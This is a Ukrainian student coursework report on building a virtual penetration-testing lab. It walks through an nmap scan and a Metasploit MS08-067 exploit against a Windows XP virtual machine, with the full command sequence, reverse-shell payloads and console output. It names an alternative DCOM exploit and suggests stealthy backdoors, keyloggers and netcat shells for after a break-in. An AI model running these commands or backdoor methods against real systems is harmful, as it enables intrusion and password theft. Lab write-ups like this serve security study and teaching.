Курсовая работа (т): Встановлення вірутального тестового сервера
Для визначення ip-адреса в windows команда «ipconfig» (команди вводяться в командний рядок cmd.exe). Відповідно в Ubuntu команда «ifconfig» (вводиться в терміналі).
На домашній системі (хостовій) встановлено програму nmap.- це сканер вразливостей та відкритих портів. За його допомогою можна дізнатись про вразливості майже будь-якого комп’ютера, якщо той знаходиться в мережі інтернет та має зовнішній IP-адрес. Його особливістю є те, що в 80% жертва не буде знати що її було проскановано.- кроссплатформений, а також безплатний, його особливістю є його дуже широкий функціонал, висока швидкість роботи, а також компактний розмір (як пакету інсталяції так і в оперативній пам’яті при його роботі).
Сканування здійснювалось з хостової машини, командою nmap з параметром - А, що дало більш агресивне та повне сканування.
Загалом команда nmap - A 192.168.0.102 дала такий
результат:

Рис. 41. Результат сканування за допомогою Nmap
/tcp open msrpc Microsoft Windows RPC; 139/tcp open netbios-ssn; 445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds; 2869/tcp open http Microsoft HTTPAPI httpd 1.0 (SSDP/UPnP) - це порти, найбільш потрібними є 135 та 445.
Конкретно порти 135 та 445 є системними, через які можна завдяки певним маніпуляціям, повисити собі права, до системних. І саме ці порти відкриті про що свідчить параметр open.
Крім того вдалось просканувати та дізнатись тип операційної системи, унікальну MAC-адресу комп’ютера, робочу групу, ім’я комп’ютера та навіть годину. Це далеко не всі можливості Nmap, але в контексті даної роботи не вистачать перерахувати всіх можливостей цього сканера.
Відкриті порти свідчать про те, що на системі-жертві відключений Брандмауер, основна задача якого саме фільтрувати трафік, закриваючи відповідні порти. Також з цією задачею може справитись антивірус.
Після успішного сканування, командою msfupdate оновлено базу даних Metasploit на BackTrack, для пошуку можливих експлойтів, які б підійшли до цих портів. Оновити базу виявилось легко, адже все відбувалось в автоматичному режимі.
Запуск Metasloit через команду msfconsole, тобто в консольному режимі. Графічний інтерфейс у Metasloit є, але через недостатню потужність комп’ютера (три операційні системи працюють паралельно одна одній одночасно), вирішено скористатись консоллю.
Після запуску msfconsole, комп’ютер складав базу. Показником нормальної роботи програми є вивід «msf >» - тобто відтепер звернення відбувається не від свого імені, а від імені програми.
Знайшовши в інтернеті, що для цих портів найкраще застосовувати експлойти з netapi.
«search netapi» - пошук по базі всіх експлойтів дав декілька результатів, серед який був один з тегом «great», що означає велику ймовірність успіху.
Наступним кроком було підключення цього експлойта командою
«use exploit/windows/smb/ms08_067_netapi».
«show options» переконався, що хоча б один з відкритих портів підтримується.
Встановив RHOST, тобто вказав адрес жертви,
«set RHOST 192.168.0.102»
«set PAYLOAD windows/shell/reverse_tcp» - задав «начинку».
Тут доступна велика кількість варіантів, але обрано shell, для доступу до «оболонки» Windows. Як варіант можна було використати
«set payload windows/meterpreter/reverse_tcp»
«set LHOST 192.168.0.100» - закріплення, тобто вказано звідки буде здійснено атаку, та де «висітиме» експлойт.
«exploit» - запустити процес злому. Після чого все відбувається в автоматичному режимі, і залишається лише чекати та надіятись на успіх.
При першій спробі, доступ отримати не вдалось, натомість було отримано ще більше даних про жертву.
§ [*] Started reverse handler on 192.168.0.100:4444
§ [*] Automatically detecting the target…
§ [*] Fingerprint: Windows XP - Service Pack 3 - lang: Russian
§ [*] Selected Target: Windows XP SP3 Russian (NX)
§ [*] Attempting to trigger the vulnerability…
Дізнавшись, яка мова стоїть на комп’ютері, можна дещо збільшити шанси на успіх.
«show targets» - список можливих жертв, знайшовши у списку XP3 з російською мовою, задав цей параметр
«set target 60» (60 номер за списком)
Підтвердженням, того що процедура злому успішна,
була зміна msf> на C:/(імя користувача)

Рис. 42. Успішний злом
Потрапивши у систему, зловмисник вільний робити все. При бажані можна було б навіть форматувати жорсткий диск.
Найчастіший розвиток подій в такій ситуації, внесення змін у реєстр Windows, для подальшого «тихого» встановлення програми, типу Radmin, VNC, для віддаленого керування комп’ютером, використовуючи графічний інтерфейс, або становлення невидимих кейлоггерів для крадіжки паролів. Варіантів багато.
Оскільки кількість експлойтів є дуже великою, весь процес можна здійснити по іншому: все залежить від того, які саме цілі переслідуються. Для прикладу можна було скористатись наступними командами
§ search dcom
§ use exploit/windows/dcerpc/ms03_026_dcom
§ set RHOST
§ PAYLOAD generic/shell_reverse_tcp
§ set LHOST
Тобто в разі неможливості здійснення проникнення
в систему одним методом, можна використати інший, комбінуючи різні експлойти та
«начинки».
Висновок
Метою даної курсової роботи було стронення віртульної тестової лабораторії. На практиці, було використано наступні засоби:
· Один ноутбук, фірми EMachines
o Процесор: Intel Core i3-370M
o Оперативна пам’ять: 4 Gb DDR3
o ОС - Kubuntu 13.10 64bit
· Віруальні машини запущені з VirtualBox 4.3:
o ОС для здійснення атак - BackTrack 5 R3 64Bit
o ОС для тестування на вразливість - Windows XP SP2
· Сервер - запущений на планшеті Pipo S2 з установленою ОС Ubuntu 12.10.
Тестування відбувалось, зокрема, на основні вразливості системи. Такі вразливості вдалось знайти завдяки сканеру вразливостей Nessus.
Насамперед, це досліджнння вразливостей ssh через використання слабких паролів.дуже вигідно показує себе у адміністрування / зломі серверів. Як правило, на серверах намагаються вимкнути непотрібні процеси, для збільшення потужностей. «Непотрібним» вважається на сервері графічне оточення. За таких умов. А також, оскільки сервери це комп’ютери, що знаходяться чи то в спеціальних приміщеннях, чи то шафах, тощо управління ними здійснюються тільки віддалено і тільки з командної стрічки. SSH захищений алгоритмом rsa, який вважається достатньо надійним, і в безпека якого залежить від складності ключа. Варто сказати, що свій ключ зламано за 26 секунд, методом брутфорса, після чого всі ключі були змінені на більш складні.
Додатковою надійністю є, також, використання унікального логіну (в даному випадку shellshock), а також нестандартного порту (в даному випадку порт змінено з 22 на 22103). Такі міри безпеки диктуються методами злому: без знання точного логіну та порту, брутфорсом паролів є беззмістовним.
Використання VNC з велими захищеним, за умови використання шифрування, а також сильного паролю. Проте цей блок програм, може бути використано у зловмисних цілях, особливо, якщо зловмисник отримав доступ до системи., UltraVNC, RealVNC всі ці програми фактично не відрізняються. Вони мають як клієнтські так і серверні частини. KRDC така ж програма, проте вона одразу встановлення в середовищі KDE, та має ряд опцій, як от стиснення каналу, обробка кольорової бітності.
Всі ці програми дають змогу керувати віддаленим комп’ютером через графічне представлення, що, на мою думку, вже не є приємливим при використанні бекдору. Найбільш правильний метод не викликати підозр, та виконувати все у фоновому режимі. А для таким цілей краще підійде ssh чи netcat з перенаправленим доступом до shell на Linux чи cmd на windows. Звісно робота у командному рядку спочатку може видатись дещо складною.
Останнім пунктом тестування був пентест Windows,
для демонтації потужностей отриманої віртуальної лабораторої. Windows - це не
тільки офісна чи домашньокористувацька ОС, сімество Windows має лінійку NT, яка
є серверною. Тож тестування цієї ОС є доцільним.
Список використаних джерел
1. Linux. Администрирование и системное программирование. 2-е изд. - Собель М - Google Книги://books.google.com.ua/books? id=YfnNlmUFwsMC&pg=PA265&lpg=PA265&dq=Scp+Shell&source=bl&ots=3KLwlrhHs3&sig=iQDH994B0EOQ63o5M1oGMJWPCeE&hl=ru&sa=X&ei=J9R4VKW3AcuBywPr9oHYCQ&ved=0CEcQ6AEwBzgK#v=onepage&q=Scp % 20Shell&f=false
. Установка и Допиливание BackTrack 5://suli-company.org.ua/it/unix/193-ustanovka-i-dopilivanie-backtrack-5.html
. Как запустить backtrack 5://xaker-it.ru/videomanualy/474-kak-zapustit-backtrack-5
. TP-LINK Форум • Просмотр темы - Проброс портов\Port Forwarding://forum.tp-linkru.ru/viewtopic.php? f=2&t=9
. Как настроить резервирование адресов на DHCP-сервере (чипсет Broadcom) - Добро пожаловать в TP-LINK://www.tp-linkru.com/article/? faqid=488
. Kali Linux - Википедия://ru.wikipedia.org/wiki/Kali_Linux
. Установка Windows XP в виртуальную машину VirtualBox://itct.com.ua/po/win/win-xp/ustanovka-windows-xp-v-virtualnuyu-mashinu-virtualbox/
. Виртуальная машина VirtualBox | Русскоязычная документация по Ubuntu://help.ubuntu.ru/wiki/virtualbox
. Сравнение виртуальных машин - Википедия://ru.wikipedia.org/wiki/Сравнение_виртуальных_машин
. VirtualBox://www.oracle.com/technetwork/ru/servers-storage/virtualbox/overview/index.html
. [HOWTO] Install LinuxOnAndroid distros on yo… | Android Development and Hacking | XDA Forums://forum.xda-developers.com/showthread.php? t=2598481
. LAMP | Русскоязычная документация по Ubuntu://help.ubuntu.ru/wiki/lamp
. LAMP (apache mysql php) | Русскоязычная документация по Ubuntu://help.ubuntu.ru/wiki/apachemysqlphp
. Scanner SSH Auxiliary Modules - Metasploit Unleashed://www.offensive-security.com/metasploit-unleashed/Scanner_SSH_Auxiliary_Modules
. Enable SSH server on Backtrack 5 r2 | Hezik.nl://hezik.nl/enable-ssh-server-on-backtrack-5-r2/
. Utilizing Metasploit as a Login Scanner and as a Brute force Attack Tool | Penetration Testing Laboratory | Online Training Courses - Learn Penetration Testing in Practice://pentestlab.org/utilizing-metasploit-as-a-login-scanner-and-as-a-brute-force-attack-tool/
. Eric Romang Blog» Metasploit SSH Auxiliary Modules://eromang.zataz.com/2011/08/06/metasploit-ssh-auxiliary-modules/
. VNC Personal Edition 4.5. Лицензия! Купить VNC Personal Edition 4.5 в SoftKey://www.softkey.ua/catalog/program.php? ID=24084&CID=9533